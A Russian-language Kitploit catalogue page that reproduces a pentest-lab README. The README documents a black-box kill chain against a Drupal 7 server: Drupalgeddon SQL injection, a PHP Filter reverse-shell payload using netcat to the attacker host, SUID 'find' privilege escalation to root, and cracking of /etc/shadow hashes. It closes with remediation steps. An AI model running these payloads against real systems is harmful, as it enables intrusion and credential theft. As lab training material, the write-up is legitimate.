Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Audit-BlackBox-Web-to-Root — Black Box аудит безопасности сервера Drupal 7. Демонстрация полной Kill Chain: SQL-инъекция (CVE-2014-3704) ➔ RCE ➔ Reverse Shell ➔ Повышение привилегий до Root (SUID). Этот репозиторий содержит подробный технический отчёт, эксплойты (PoC) и меры по устранению уязвимостей для защиты инфраструктуры. | Kitploit
Инструменты/GitHubGitHub/fbm31/audit-blackbox-web-to-root
Взлом паролейПовышение привилегийРазведкаАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийПост-эксплуатацияТестирование на ПроникновениеКомандование и Управление

Описание

Black Box аудит безопасности сервера Drupal 7. Демонстрация полной Kill Chain: SQL-инъекция (CVE-2014-3704) ➔ RCE ➔ Reverse Shell ➔ Повышение привилегий до Root (SUID). Этот репозиторий содержит подробный технический отчёт, эксплойты (PoC) и меры по устранению уязвимостей для защиты инфраструктуры.

Поделиться
Обучение и Образование
Лаборатории и Практика
GitHubfbm31/audit-blackbox-web-to-root

Audit-BlackBox-Web-to-Root

Репозиторий
3610 месяцев назадЕщё не проверено

Pentest Lab: веб- и системная цепочка эксплуатации (Drupal to Root)

Отказ от ответственности

Этот проект был выполнен в контролируемой и изолированной лабораторной среде в образовательных и академических целях. Никакая реальная инфраструктура не была атакована. Цель — научиться защищать системы, понимая механизмы атак.


Рабочая среда и цели

Сценарий

Цель проекта — провести аудит методом чёрного ящика (Black Box). Это означает, что анализ начинается без каких-либо предварительных знаний о цели: не было предоставлено ни учётных данных, ни технической документации, ни исходного кода.

Архитектура лаборатории

Инфраструктура была развёрнута виртуально на VMware в изолированной частной сети (Host-Only), чтобы исключить любое взаимодействие с внешним миром.

  • Атакующая машина (Kali Linux): 192.168.78.131
    • Инструменты: Nmap, Python, Netcat, John the Ripper.
  • Целевая машина (Жертва): 192.168.78.132
    • ОС: Linux (Debian).
    • Исходное состояние: неизвестно.

Фаза 1: Разведка и обнаружение

Первый шаг заключался в картографировании поверхности атаки целевой машины с помощью сканирования портов.

Выполненная команда: nmap -sV 192.168.78.132

Nmap Scan

Обнаруженные сервисы:

  • Порт 22 (TCP): SSH (OpenSSH 6.0p1).
  • Порт 80 (TCP): HTTP-сервер (Apache 2.2.22).
  • Порт 111 (TCP): rpcbind.

Анализ веб-сервиса (порт 80) и файла robots.txt выявил наличие CMS Drupal. Изучение исходного кода позволило определить устаревшую версию: Drupal 7.x.


Анализ уязвимостей

Результаты фазы разведки показали критическую поверхность атаки: неподдерживаемую CMS Drupal 7. Эта версия исторически известна уязвимостью к серьёзным проблемам безопасности (в частности, "Drupalgeddon").

Исходя из этого, аудит был направлен на целенаправленный поиск публичных уязвимостей (CVE). Этот перебор подтвердил существование полной цепочки эксплуатации, позволяющей пройти путь от обычного веб-посетителя до системного администратора "Root".

Выявленные векторы атаки:

  1. Веб: SQL-инъекция (CVE-2014-3704).
  2. Прикладной уровень: Неправильная конфигурация модуля "PHP Filter".
  3. Система: Опасные SUID-разрешения на системных бинарных файлах.

Эксплуатация (Kill Chain)

Этап 1: Начальное проникновение (SQL Injection)


Эксплуатация уязвимости CVE-2014-3704 (Drupalgeddon). Эта уязвимость в API базы данных Drupal позволяет внедрять SQL-команды без аутентификации.

  • Действие: Внедрение нового пользователя в таблицу users с правами администратора.
  • Результат: Доступ к панели администрирования CMS.

Exploit SQLi

Получить Python-скрипт

Этап 2: Выполнение кода (RCE & Reverse Shell)


После входа в качестве администратора использован встроенный модуль PHP Filter. Этот неправильно сконфигурированный модуль позволяет выполнять произвольный PHP-код на страницах сайта.

  • Полезная нагрузка: <?php system('nc -e /bin/bash 192.168.78.131 4444'); ?>
  • Результат: Получение удалённого shell на машине Kali (пользователь www-data).

Reverse Shell

Этап 3: Повышение привилегий (к Root)

Анализ файлов, обладающих разрешением SUID (Set User ID). Обнаружена критическая конфигурация для команды find.

  • Команда повышения привилегий: find . -exec '/bin/sh' \;
  • Результат: Бинарный файл find выполняется с правами root, запуская shell с привилегиями Root (uid=0).

Этап 4: Пост-эксплуатация

После получения доступа root выполнено чтение конфиденциального файла /etc/shadow для эксфильтрации хэшей паролей пользователей.

  • Действие: Использование John the Ripper для взлома SHA-512 хэшей с помощью словарной атаки.
  • Результат: Получение пароля root/пользователя (низкая сложность), что позволяет сохранить персистентность в системе.

Reverse Shell

Итоги

Аудит выявил уровень риска КРИТИЧЕСКИЙ. Сочетание устаревшей CMS и небрежности в конфигурации системы (SUID) позволяет полностью скомпрометировать сервер.

Последствия для организации:

  • Конфиденциальность: Возможна эксфильтрация клиентской базы данных и системных файлов (/etc/shadow).
  • Целостность: Полное изменение или удаление данных сайта.
  • Доступность: Риск саботажа или прерывания обслуживания.

Приоритетный план действий:

  1. Обновление: Перевести Drupal на последнюю стабильную версию для исправления уязвимости SQLi.
  2. Укрепление системы: Снять SUID-бит с необязательных исполняемых файлов (chmod u-s /usr/bin/find).
  3. Минимальные привилегии: Отключить модуль PHP Filter, если он не является строго необходимым.

Документация

Для получения полных технических деталей, использованных скриптов и углублённого анализа обратитесь к полному отчёту: Читать отчёт об аудите (PDF)

Автор

Fabien MOINE

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    806
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    523
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    441
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    270
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    264

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →